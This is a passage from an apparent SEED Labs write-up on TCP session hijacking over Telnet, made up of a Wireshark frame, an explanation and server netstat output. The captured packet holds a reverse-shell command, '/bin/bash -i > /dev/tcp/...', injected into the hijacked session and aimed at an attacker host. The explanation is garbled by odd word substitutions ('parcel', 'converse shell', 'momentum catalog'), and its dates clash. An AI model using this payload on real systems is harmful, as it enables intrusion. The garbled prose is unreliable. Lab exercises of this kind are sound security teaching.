62	2020-02-19 19:48:21.025124933	10.0.2.10	10.0.2.8	TELNET	103	Telnet Data ...

```
▸ Frame 62: 103 bytes on wire (824 bits), 103 bytes captured (824 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▸ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▾ Transmission Control Protocol, Src Port: 32966, Dst Port: 23, Seq: 1456791569, Ack: 1402843092, Len: 49
    Source Port: 32966
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 49]
    Sequence number: 1456791569
    [Next sequence number: 1456791618]
    Acknowledgment number: 1402843092
    Header Length: 20 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 1048576]
    [Window size scaling factor: 128]
    Checksum: 0xbb6c [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
▾ Telnet
    Data: \r/bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1\r
```

The accompanying show the result on the aggressor's machine. We see that the parcel sent is equivalent to one caught in Wireshark. Likewise, one more terminal with a TCP association paying attention to port 9090 has effectively settled an opposite shell. This can be demonstrated in light of the fact that prior to running the netcat server, we changed to the downloads envelope, consequently the present index was/home/seed/Downloads. After the netcat order, on searching for the momentum catalog, we see that it's changed to/home/seed. This is the registry of the telnet association, as seen. Thus, we had the option to make a converse shell by performing meeting seizing assaults.



Ouput of the server

SEEDLAB_LULWA

```
[02/09/22]seed@VM:~$ pwd
/home/seed
[02/09/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/09/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             10.0.2.10:32966         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```